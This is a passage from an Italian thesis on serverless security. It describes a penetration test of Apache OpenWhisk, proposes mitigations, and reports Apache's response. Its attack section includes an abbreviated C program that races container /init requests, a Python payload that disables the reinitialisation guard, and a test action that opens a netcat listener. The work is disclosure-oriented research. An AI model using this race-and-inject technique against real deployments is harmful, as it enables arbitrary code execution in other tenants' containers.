Poiché recenti, le piattaforme serverless non sempre forniscono un set completo di tool per il debug delle applicazioni. Inoltre effettuare simulazioni in locale del codice che si intende caricare sul cloud non è sempre possibile o utile.
Quindi per effettuare debugging in remoto, gli sviluppatori introducono durante la fase di sviluppo stampe di variabili o stack trace all'interno del codice. Quando poi il codice passa in fase di deployment, le stampe non rimosse diventano uno strumento a favore degli attaccanti, poiché effettuano leak di informazioni.

2.2.11 Legacy / Unused functions and cloud resources

Come avviene in ogni sviluppo di software, anche nelle applicazioni serverless certe parti di codice diventano obsolete col passare del tempo. Una mancata rimozione di codice legacy aumenta la superficie di attacco ed è quindi buona pratica effettuare revisioni periodiche dei sorgenti in cerca di:

- Versioni deprecate di funzioni serverless
- Funzioni non più utili
- Risorse deprecate (database, storage bucket, code...)
- Sorgenti di eventi e trigger non necessari
- Utenti e ruoli deprecati
- Dipendenze software non mantenute

2.2.12 Cross-Execution Data Persistency

Gli ambienti esecutivi utilizzati dalle funzioni, sono spesso riutilizzati per migliorare le performance della applicazione. Ad esempio come già mostrato in 1.5, i cloud provider vogliono evitare i cosiddetti "Cold Starts", ovvero preferiscono riutilizzare risorse già esistenti anziché crearne delle nuove.
Il problema dal punto di vista della sicurezza, è che negli ambienti riutilizzati si potrebbero trovare tracce della esecuzione precedente, quindi leak di informazioni.

Capitolo 3

Penetration Test

In questo capitolo verrà esposto un Penetration Test effettuato sulla piattaforma Apache OpenWhisk. Nelle varie sezioni saranno trattate tutte le fasi e i dettagli implementativi, concludendo poi con alcune tecniche di mitigazione per le vulnerabilità trovate. Per ragioni di chiarezza e spazio saranno inclusi solo i test e gli step più significativi, tralasciando tutto ciò che non ha portato risultati.

3.1 Come svolgere un Penetration Test

Un penetration test è una simulazione di attacco informatico su un sistema o una rete, attraverso cui si valuta la capacità di difesa dell'oggetto attaccato.
Il processo di attacco è riassumibile in cinque fasi 3.1:

Ricognizione È la fase in cui si raccolgono informazioni preliminari sull'obiettivo. Tutti i dati raccolti servono a pianificare l'attacco.
Si distinguono due modalità di rilevamento: *Passiva* se viene usato un soggetto intermediario per la raccolta, *Attiva* se non ci sono intermediari.

Scanning Si passa poi alla rilevazione sul campo di dati. Mentre nella prima fase le informazioni avevano un carattere più teorico, adesso vengono fatte scansioni sul target, utilizzando ad esempio dei vulnerability scanner.

Ottenere l'accesso - Exploitation Ora inizia l'attacco vero e proprio, utilizzando i dati raccolti si provano a sfruttare le vulnerabilità presenti sul target per ottenere un punto di accesso.
Si vuole creare una breccia nel perimetro di difesa che sarà utile per estrarre informazioni interne o comunicare con altri obiettivi.
In caso non si riuscisse a trovare un punto debole, è consigliabile ripetere le fasi precedenti.

Mantenere l'accesso Se si è abbastanza fortunati da trovare un punto di accesso, bisogna lavorare per renderlo stabile. Alcune azioni svolte in questa fase sono: creazione di backdoor, privilege escalation, estrazione o manipolazione dati...

Coprire le tracce La fase finale consiste semplicemente nel cancellare i log che riconducono all'attacco svolto: ogni autorizzazione modificata, servizio e file deve ritornare allo stato pre intrusione.



Figura 3.1: Cinque fasi di un Penetration Test [27]

3.1.1 Perché svolgere un Penetration Test per piattaforme Serverless

L'interesse commerciale e accademico per il cloud computing è in crescita [20] 3.2 così come le tecnologie a supporto degli sviluppatori.



Figura 3.2: Trend del mercato dei servizi cloud [28]

La sicurezza informatica deve essere un principio presente in ogni software di utilizzo pubblico, e quindi, dato che il serverless computing è ancora in fase di crescita, diventa interessante analizzare una nuova tecnologia per misurarne il livello di sicurezza.
Inoltre c'è la curiosità di voler scoprire se si possono introdurre nuove tecniche di attacco verso nuovi paradigmi di computazione: i risultati ottenuti possono contribuire sia agli sviluppatori del software in esame, ma in generale anche alla community delle tecnologie serverless che può beneficiare di nuova conoscenza.

3.2 Iniziamo un Penetration Test

3.2.1 Fase 1: Ricognizione

Installazione di OpenWhisk

Al momento della scrittura, è possibile installare OpenWhisk con tre metodologie diverse:

- Quick Start (Docker compose)
- Native Development (Mac, Ubuntu)
- Kubernetes

I test sono stati svolti su due macchine differenti. Su entrambe è stata usata la versione Quick Start (Kali Linux 2019.2 e 2020.1) e su una macchina la versione Native Development (Ubuntu 18.04).
È doveroso precisare che la documentazione ufficiale manca di alcune parti per completare l'installazione (in particolare la versione Native Development non funziona su Ubuntu 14 LTS come dichiarato, per via di una dipendenza deprecata).

Information Gathering

Leggendo la documentazione ufficiale, è possibile interagire con OpenWhisk da riga di comando.
Per inserire action nel sistema è sufficiente configurare la CLI e invocare:

```
wsk action create -i "Nome Action" file_codice_sorgente
```

Per invocare una action creata si utilizza il comando:

```
wsk action invoke -i "Nome Action" [ --param var valore_var ] [ --result ]
```

I comandi utilizzati dalla CLI sono essenzialmente delle richieste HTTP dirette al sistema di OpenWhisk. Il comando sopra genera una serie di eventi a catena riassumibili nei seguenti step:

1. Viene inviata una richiesta di invocazione al reverse proxy Nginx. La richiesta ha circa la forma:

```
POST /api/v1/namespaces/$userNamespace/actions/myAction
Host: 192.168.33.13
```

   Da Nginx la richiesta viene inoltrata al Controller

2. Il Controller disambigua la richiesta in base al contenuto. In questo caso una POST riferita a una action esistente significa invocare la stessa.

3. Viene quindi svolto un check di autenticazione utente e verifica dei permessi di invocazione usando il database **subjects** all'interno di CouchDB.

4. Una seconda query a CouchDB, questa volta sul database **whisks**, è effettuata per recuperare il codice sorgente della action.

5. Il Load Balancer che si trova all'interno del Controller, sceglie l'Invoker più adatto per processare la action. Quindi tramite Kafka, la richiesta viene inviata a un Invoker.

6. Siamo arrivati nel punto centrale della procedura, ovvero dove avviene la esecuzione effettiva della action.
   Supponendo di effettuare una invocazione "Cold Start", la prima cosa che accade è la creazione un container Docker in grado di processare il codice. Vengono fatte due chiamate alla API di Docker: *docker run* viene utilizzata per creare il container utilizzando una immagine adatta. Segue poi *docker inspect* per acquisire l'indirizzo ip del container.
   Ora il codice sorgente deve essere iniettato all'interno dei container. Perciò, ogni container ha un webserver HTTP che espone due endpoint:

   /init invoca una procedura il cui compito è quello di ricevere e trasformare il codice sorgente in un oggetto eseguibile (e.g. creazione di binari tramite compilazione).

/run invoca una procedura il cui compito è quello di eseguire il codice inizializzato, passando gli argomenti all'entrypoint della action.

Per eseguire una action, l'Invoker invia una richiesta di /init seguita da una /run.

7. Infine i risultati e log ottenuti dall'Invoker sono scritti nel database **activations**, all'interno di CouchDB. I record hanno questa forma:

```
{
   "activationId": "31809ddca6f64cfc9de2937ebd44fbb9",
   "response": {
       "statusCode": 0,
       "result": {
           "hello": "world"
       }
   },
   "end": 1474459415621,
   "logs": [
       "2016-09-21T12:03:35.619234386Z stdout: Hello World"
   ],
   "start": 1474459415595,
}
```

Dopo aver studiato la documentazione ufficiale per apprendere i meccanismi base di OpenWhisk, è stato ritenuto opportuno informarsi sulla storia di sicurezza del software. Ho quindi indagato se fossero presenti CVE sul sito della mitre [21] e sulla documentazione ufficiale [22].
Gli unici risultati rilevanti sono i CVE-2018-11756 e 11757 che hanno introdotto un bugfix per cui un container non può ricevere più di una richiesta di inizializzazione [23].

Targeting

Dopo questa prima fase di raccolta informazioni, bisogna scegliere un target dove indagare più a fondo. Poiché la procedura di invocazione è una fase critica per la piattaforma ed è stato ritenuto opportuno verificare con attenzione ogni dettaglio.



Figura 3.3: Schema della procedura di invocazione [29]

L'attacco che si intende svolgere è quello di iniezione di codice all'interno di container: dal momento che ogni container viene creato senza codice all'interno si è ipotizzato possibile effettuare una race condition che, sfruttando un timing adeguato, consenta di effettuare una richiesta di "/init" anticipando quella della piattaforma.

3.2.2 Fase 2: Scanning

Per rendere possibile l'attacco di injection servono due fattori:

- Ottenere accesso alla rete dei container per comunicare con essi.
- Mancanza di firewall o elementi che bloccano la comunicazione verso i container.

In questa fase di scanning verranno testati i due punti sopra, in modo da confermare se sia possibile iniettare codice.

Testare la rete dei container

Con il comando:

```
sudo docker network ls
```

Si è scoperto che è presente una rete Docker di tipo bridge e scope local, chiamata "openwhisk_default". Quindi per recuperare informazioni su di essa:

```
$ sudo docker network inspect openwhisk_default
[
    {
        "Name": "openwhisk_default",
        "Id": "ca87a3552bd6cc269f50081a05012a29389bb689586c52eb...",
        "Created": "2020-01-14T18:14:45.090623407+01:00",
        "Scope": "local",
        "Driver": "bridge",
        "EnableIPv6": false,
        "IPAM": {
            "Driver": "default",
            "Options": null,
            "Config": [
                {
                    "Subnet": "172.18.0.0/16",
                    "Gateway": "172.18.0.1"
                }
            ]
        },
        "Internal": false,
        "Attachable": true,
        "Ingress": false,
        "ConfigFrom": {
            "Network": ""
        },
        "ConfigOnly": false,
        "Containers": {},
        "Options": {},
```

```
        "Labels": {
            "com.docker.compose.network": "default",
            "com.docker.compose.project": "openwhisk",
            "com.docker.compose.version": "1.25.0"
        }
    }
]
```

Dopo aver creato e invocato una semplice action, se in un terminale si lancia il seguente comando vengono visualizzati i container in rete con i rispettivi indirizzi ip:

```
docker ps -q | xargs -n 1 docker inspect \\
--format '{{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}} \\
{{ .Name }} {{ .ID }}' | sed 's/ \// /'

172.18.0.12 wsk0_4_guest_s 9f4ee33cae...
172.18.0.15 wsk0_3_whisksystem_invokerHealthTestAction0 6bdf115046...
172.18.0.14 wsk0_1_prewarm_nodejs6 97e2397477...
172.18.0.13 wsk0_2_prewarm_nodejs6 831952d379...
172.18.0.11 openwhisk_apigateway_1 f42fa17a74...
172.18.0.10 openwhisk_kafka-topics-ui_1 5bc7faf9a7...
172.18.0.8 openwhisk_invoker_1 611e240a29...
172.18.0.9 openwhisk_controller_1 97fefe2609...
172.18.0.7 openwhisk_kafka-rest_1 6aeb48cb78...
172.18.0.6 openwhisk_kafka_1 65110f3e72...
172.18.0.4 openwhisk_zookeeper_1 416c9d018b...
172.18.0.5 openwhisk_db_1 50f06c24bf...
172.18.0.3 openwhisk_redis_1 1f52ba98ac...
172.18.0.2 openwhisk_minio_1 26925316f4...
```

Da questo output si capisce che:

- I container utilizzati per eseguire le action (nell'output sopra ha indirizzo IP 172.18.0.12) sono nella stessa rete dei componenti di OpenWhisk (IP da 172.18.0.2 a 172.18.0.11)

- La rete Docker è in modalità bridged con quella in localhost quindi in assenza di firewall, i container possono potenzialmente comunicare con internet, server in ascolto sulla macchina host e fra di loro.

- Come trattato nel capitolo sul funzionamento di OpenWhisk, i container non vengono distrutti ma rimangono in fase "hot" (172.18.0.12) o sono "pre-warmed" (172.18.0.13 e 172.18.0.14)

Per testare la presenza di firewall è stata creata una action che restituisce dei valori ricevuti da sorgenti esterne:

```
import os
def main(args):
    # Per testare comunicazione internet
    #os.system("wget http://w3.org/TR/PNG/iso_8859-1.txt -O /tmp/test")

    # Per testare comunicazione sulla rete
    os.system("nc -lvnp 9123 > /tmp/test")
    f = open("/tmp/test", 'r')

    return { f.read() : "return" }
```

Invocando la action sopra e inviando messaggi verso il container, è stato rilevato che non sono presenti firewall sulla rete, infatti è stato possibile comunicare da container a internet, da localhost a container, e da container a container.

I test eseguiti in questa fase hanno messo in luce la possibilità di tentare un attacco di injection tramite race condition. Infatti si voleva verificare di avere dei punti di comunicazione sulla rete dei container, e ne sono stati trovati tre; si voleva verificare se la comunicazione fosse filtrata in qualche modo, ma apparentemente le richieste non vengono bloccate.

3.2.3 Fase 3: Punto di accesso

In questa fase proviamo a fare breccia nel sistema, attaccando un container non ancora inizializzato.
Occorre creare un programma in grado di inviare velocemente richieste HTTP POST al webserver di un container appena creato. Il codice utilizzato è mostrato in forma abbreviata:

```
/* Omessi #include per ragioni di spazio */

int main(int argc, char *argv[]) {
   char payload[] = "...";
   int portno =      atoi(argv[2]);
   char *host =      argv[1];
   struct hostent *server; struct sockaddr_in serv_addr;
   int sockfd, bytes, sent, received, total; char response[4096];
   ...
   sockfd = socket(AF_INET, SOCK_STREAM, 0); /* Creazione Socket */
   server = gethostbyname(host);
   ...
   do {} /* Connessione */
   while (connect(sockfd,(struct sockaddr *)&serv_addr,sizeof(serv_addr)) < 0)
   ...
   write(sockfd,payload+sent,total-sent); /* Invio richiesta */
   ...
   read(sockfd,response+received,total-received); /* Risposta */
   ...
   printf("Response:\n%s\n",response);
   return 0;
}
```

Per effettuare il test si è creata e invocata una action, mentre in contemporanea veniva eseguito il codice sopra.
I test hanno prodotto due esiti:

- Il processo attaccante otteneva codice “200 OK” ma non c’è stato segno di injection.
- Il processo attaccante riceveva il messaggio { “error” : “cannot initialize the action more than once”} e la action veniva eseguita normalmente senza aver subito injection.

Quindi in prima istanza non è riuscito un attacco di injection. La spiegazione è semplice: come già detto ogni container ammette una singola richiesta di “/init”, quindi nel caso in cui la nostra richiesta arrivi dopo quella della piattaforma, la injection non avviene per via del blocco di reinizializzazione sul container.
Se invece la richiesta di injection arriva per prima, sarà processata (ma non eseguita in quanto manca una richiesta di /run) ma in questo caso è l’invoker a ricevere l’errore di reinizializzazione.
Leggendo il codice sorgente di OpenWhisk si è scoperto che se la piattaforma non riesce a conseguire una inizializzazione entro un certo timeout, il container viene distrutto.

Secondo tentativo

Il primo tentativo di attacco è riuscito a metà: da una parte è stata confermato che sono possibili race condition sulle richieste di inizializzazione, ma la iniezione di codice non ha portato risultati.
Ho quindi pensato di migliorare l’attacco facendo una analisi del codice sorgente sul webserver.
Il webserver presente sui container per il runtime system python, consiste in due file: actionproxy.py actionrunner.py. Senza dilungarsi sul loro funzionamento dettagliato, basta analizzare la funzione che viene eseguita durante una richiesta di /init.

```
### pythonrunner.py
    # Parti di codice omesse per ragioni di spazio
    ...

    def build(self, message):
        ...
```

```
try:
    # Il codice inviato nella richiesta di /init viene scritto in un
    # file il cui path e' in self.source
    filename = os.path.basename(self.source)
    self.fn = compile(code, filename=filename, mode='exec')

    ...

    exec(self.fn, self.global_context) # global_context = {}
    return True

    ...
```

Salta subito all'occhio la riga **exec(self.fn, self.global_context)** perché ciò significa che il codice inviato nella richiesta viene eseguito durante la fase di /init (diversamente da quanto affermato nella documentazione).
La scoperta di tale fatto rende quindi possibile effettuare Arbitrary Code Execution durante la inizializzazione. Perciò occorre creare un payload adatto per compromettere il container.

3.2.4 Fase 4: Mantenere l'accesso

Le ragioni dietro la chiamata a exec() non sono del tutto chiare, una spiegazione plausibile potrebbe essere che il webserver si aspetta codice in forma di funzione stateless, cioè contenente solo dichiarazioni di funzione; in questo caso la chiamata a exec() difficilmente crea effetti collaterali.
In ogni caso per ottenere esecuzione arbitraria basta semplicemente creare uno script mettendo il codice da eseguire nel blocco più esterno, al di fuori di ogni dichiarazione di funzione: facendo così l'entry point usato dalla exec è la prima riga eseguibile.

Sblocco reinizializzazione

Ora occorre identificare un target da attaccare. L'idea che ho avuto è stata quella di rimuovere il blocco di reinizializzazione presente all'interno del webserver, che viene implementato con il seguente codice:

```
### actionproxy.py
@proxy.route('/init', methods=['POST'])
def init():
    if proxy.rejectReinit is True and proxy.initialized is True:
        msg = 'Cannot initialize the action more than once.'
        response = flask.jsonify({'error': msg})
        return response

    message = flask.request.get_json(force=True, silent=True)

    ...

    if status is True:
        proxy.initialized = True
        return ('OK', 200)
    else:
        response.status_code = 502
        return complete(response)
```

Come si può leggere, il blocco di reinizializzazione consiste in un "and" logico fra due variabili: proxy.rejectReinit è una variabile globale che ha normalmente valore True, proxy.initialized ha valore False fino a che non viene completata la inizializzazione di una action.
Tramite la exec() vogliamo quindi cambiare il valore di proxy.rejectReinit a False, in modo da vanificare il blocco.
Per farlo basta accedere allo stack dei record di attivazione e modificare la variabile proxy.rejectReinit. Il payload utilizzato è:

```
import sys
sys._getframe(3).f_globals['proxy'].rejectReinit = False

def main(args):
   return {"":""}
```

Sono possibili anche payload alternativi: per esempio facendo import del python debugger (pdb) e invocando una set_trace() (dopo aver reindirizzato lo stdout verso la propria macchina) si prende il controllo del webserver.

Mettere tutto insieme

La procedura di attacco si riassume in tre fasi:

1. Race Condition: si creano dei processi che forzano l'invio di richieste di inizializzazione verso indirizzi ip di container appena creati.
2. Reinit Unlock: se la richiesta viene consegnata al webserver per prima, si sfrutta la exec() dentro la procedura di /init per eliminare il blocco di reinizializzazione.
3. Injection: a questo punto il webserver può ricevere un numero arbitrario di inizializzazioni. Dopo che avrà processato la /init di OpenWhisk è possibile cambiare il codice all'interno del container con una seconda richiesta.

L'exploit da me creato per automatizzare l'attacco si trova nella Appendice A.
La fase di exploitation è quindi terminata: è stato trovato un punto di accesso all'interno del sistema.

3.2.5 Fase 5: Coprire le tracce e Post exploitation

Per concludere il lavoro vengono fatte alcune considerazioni sull'attacco: come già discusso nella sezione 1.3.1, i container di OpenWhisk vengono riutilizzati, anziché distrutti, per aumentare le performance; quindi nel caso in cui l'attacco riesca a compromettere un container, i danni subiti possono persistere per un tempo non determinato

all'interno del sistema.
Inoltre per attaccare un container si possono utilizzare i tre punti di accesso alla rete Docker:

da remoto: se una action di una applicazione permettesse di comunicare sulla rete dei container, si potrebbe effettuare l'attacco.

in locale: ogni utente, indipendentemente dai privilegi, che riesce a comunicare sulla rete dei container è in grado di effettuare l'attacco.

da un container malevolo: Se è possibile creare dei container, essi possono attaccarne altri sulla stessa rete.

Poiché il sistema non effettua controlli sul codice eseguito durante da /run, non è stato ritenuto necessario coprire le tracce.

3.3 Mitigazioni

In questa sezione saranno discusse alcune possibili tecniche per la mitigazione delle vulnerabilità trovate. Le raccomandazioni sono specifiche per la piattaforma OpenWhisk, ma facilmente generalizzabili a ogni piattaforma Serverless.

Permessi di comunicazione eccessivi

Inanzitutto sarebbe opportuno bloccare la comunicazione da container a container: non ci sono particolari benefici in questa feature dal momento che è possibile concatenare l'output/input fra container.
Anche la comunicazione con localhost andrebbe limitata, ma se ciò creasse un impedimento per gli sviluppatori, introdurre un flag fra modalità di debug dove è possibile comunicare con gli ip dei container, e modalità di deployment potrebbe essere una soluzione (sempre se questo controllo non sia modificabile durante la esecuzione della piattaforma).
Su linux, Docker utilizza le regole iptables per creare isolamento sulla rete [24]. Un esempio di filtro per limitare le comunicazioni potrebbe essere:

```
$ iptables -I DOCKER-USER \\
-m iprange -i ext_if ! --src-range 192.168.1.1-192.168.1.3 \\
--dst-range 192.168.1.1-192.168.1.3 -j DROP
```

Questo comando blocca rispettivamente la comunicazione in entrata ed uscita tra gli indirizzi IP non compresi negli intervalli indicati in “src-range” e “dst-range”.

Mancata autenticazione

Un altro problema è la mancata autenticazione degli interlocutori durante la fase di inizializzazione: un container non filtra la sorgente delle richieste di /init o /run.
Si potrebbe utilizzare un protocollo come TLS nella comunicazione fra invoker e container. In questo caso occorre gestire correttamente la generazione di certificati durante la fase di installazione e la segretezza di questi ultimi.

Esecuzione Arbitraria di Codice nella procedura di /init

Il problema della exec() non riguarda solo la funzione di inizializzazione, che comunque deve limitarsi esclusivamente alla compilazione del codice, ma anche il fatto che eseguire la action all’interno del processo del webserver, rende quest’ultimo un vettore di attacco per altri componenti.
Il webserver, infatti, comunica con gli invoker inviando non solo richieste HTTP ma anche i log delle attivazioni; se un webserver viene compromesso e accidentalmente non fossero controllati i log che invia, questi output sono un mezzo per attaccare il sistema interno.
Quindi separare il webserver dal runtime system è una buona idea. In particolare:

- Non eseguire il codice della action tramite exec() eval() o simili, dallo stesso processo del webserver
- Eseguire il webserver con un processo o utente diverso da quello del runner, senza utilizzare l’utente root ma tramite capability.
- Sebbene la ptrace sia disattivata di default nei container Docker, esistono altre tecniche per l’iniezione di codice nei processi [17], eliminare binari inutili nei container

o proteggere lo spazio di indirizzamento del processo webserver può prevenire la sua compromissione

Capitolo 4

Sviluppi futuri

Il lavoro effettuato sulla piattaforma Apache OpenWhisk ha mostrato una forma di attacco che si potrebbe provare ad applicare anche su altre piattaforme.
I prerequisiti che un sistema vulnerabile deve avere sono:

- Canale di comunicazione verso gli ambienti di esecuzione (sia per assenza di barriere come firewall, sia per raggiro degli stessi)
- Creazione di ambienti esecutivi senza codice all'interno. In questo modo è possibile tentare una race condition di richieste di inizializzazione.
- Mancata autenticazione dei mittenti delle richieste (o nel caso sia presente una autenticazione base, provare a impersonare il mittente originale)

Si potrebbero analizzare altre piattaforme open source come ad esempio Open Lambda oppure OpenFaaS, poiché altre piattaforme come AWS o Google Cloud, essendo closed source, potrebbero rendere leggermente più difficoltosi i test (oltre che ad avere un prezzo).

Rimanendo invece su OpenWhisk, un altro attacco che si potrebbe provare è quello di modifica di codici sorgenti salvati nel database (tramite un container malevolo) dato che CouchDB si trova nella stessa rete dei container e ha credenziali di default.
Se invece venisse configurato un firewall e un container potesse solo comunicare con il

proprio Invoker, allora si potrebbe provare un attacco di Object deserialization attaccando la libreria Scala utilizzata per decodificare l'output dei container.

Conclusioni

In questo lavoro di tesi è stata proposta, tramite lo studio della piattaforma OpenWhisk, una nuova tecnica di penetration test per architetture serverless.
Alcune delle vulnerabilità trovate sono anche fra le più dannose nei software, secondo la classifica "CWE Top 25 Most Dangerous Software Errors" [30]: infatti al primo posto della classifica troviamo "Improper Restriction of Operations within the Bounds of a Memory Buffer", una forma di tale vulnerabilità è stata trovata all'interno dell'action runner nei container python, perché non viene circoscritto lo spazio di esecuzione della action, permettendo di effettuare esecuzione arbitraria di codice.
È presente anche la tredicesima vulnerabilità della classifica, "Improper Authentication", poiché i container non svolgono controlli per identificare chi ha inviato la richiesta di inizializzazione.

Il lavoro effettuato ha portato alla creazione di un report che è stato sottoposto al team di sicurezza Apache che ha risposto in merito alle vulnerabilità sopra descritte:

1. "OpenWhisk presuppone che in fase di installazione gli amministratori abbiano configurato firewall per restringere l'accesso ai container da parte della interfaccia dell'invoker.
   Senza tali regole, localhost o altri container possono attaccarsi a vicenda.
   Come progetto vorremmo documentare queste politiche di sicurezza in modo più approfondito ma ancora non abbiamo pubblicato un insieme di linee guida concrete ed abbiamo riscontrato che è specifico per piattaforma e fornitore."

2. "In risposta al suo report, abbiamo studiato ed introdotto una politica default più stringente nella rete per l'implementazione di Openwhisk basata su Kubernetes.

Questo di per sé non è una protezione sufficiente per una distribuzione multi-tenant, ma è una buona politica da attuare nel progetto perché Kubernetes facilita la restrizione."

3. "Stiamo cambiando l'implementazione del proxy Python con una in Go. Ciò consente la separazione a livello di processo tra il proxy e il runtime della funzione ed evita di eseguire qualsiasi codice utente nello stesso spazio degli indirizzi dell'agente nel container. Questo rende più difficile corrompere lo stato di quell'agente. Smetteremo di mantenere il proxy basato su Python nel prossimo futuro."

4. "Dato che l'exploit che ha descritto richiede un accesso privilegiato alla rete nella fase di distribuzione (per le assunzioni nel punto 1) e dato che la configurazione di firewall è al di fuori dell'ambito del progetto in generale, non accetteremo il report come indicato nella guida di Apache per la gestione delle vulnerabilità."

Tale risposta crea alcune perplessità: il punto 1 assume che ogni utente che installa OpenWhisk abbia configurato un firewall, il punto 2 assume che sia utilizzato kubernetes e il punto 3 assume che siano utilizzati i nuovi webserver Go (ancora in fase di sviluppo). Queste assunzioni, sebbene legittime, non vengono riportate nella documentazione ufficiale (per stessa ammissione degli sviluppatori nel punto 1) e senza avvisi espliciti dei potenziali rischi di sicurezza per mancanza di firewall, di deployment senza kubernetes o utilizzo dei webserver python è difficile pensare che un utente che configura OpenWhisk, seguendo la documentazione ufficiale, si accorga che il pacchetto software non sia completo ma richiede una configurazione aggiuntiva per componenti che normalmente non la richiedono: infatti potrebbe risultare normale a qualunque amministratore effettuare configurazioni di firewall su NGINX in quanto è, idealmente, il primo ed unico punto di accesso al sistema, mentre invece per componenti interni come l'invoker o i container Docker, non viene il dubbio di considerarli come oggetti vulnerabili dall'esterno (anche perché non diventa pratico per un amministratore dover analizzare se ogni componente del sistema è vulnerabile).
Ci si aspettava un approccio che tenesse conto di chi utilizza il software dato che l'attacco, oggettivamente, funziona su una serie di versioni di OpenWhisk che potrebbero essere in uso.

Per sistemare le vulnerabilità si può prendere spunto dal capitolo “Mitigazioni” presente in questo documento ma, viste le assunzioni fatte dagli sviluppatori, sarebbe ugualmente valido aggiornare la documentazione riportando i rischi per la sicurezza evidenziati.
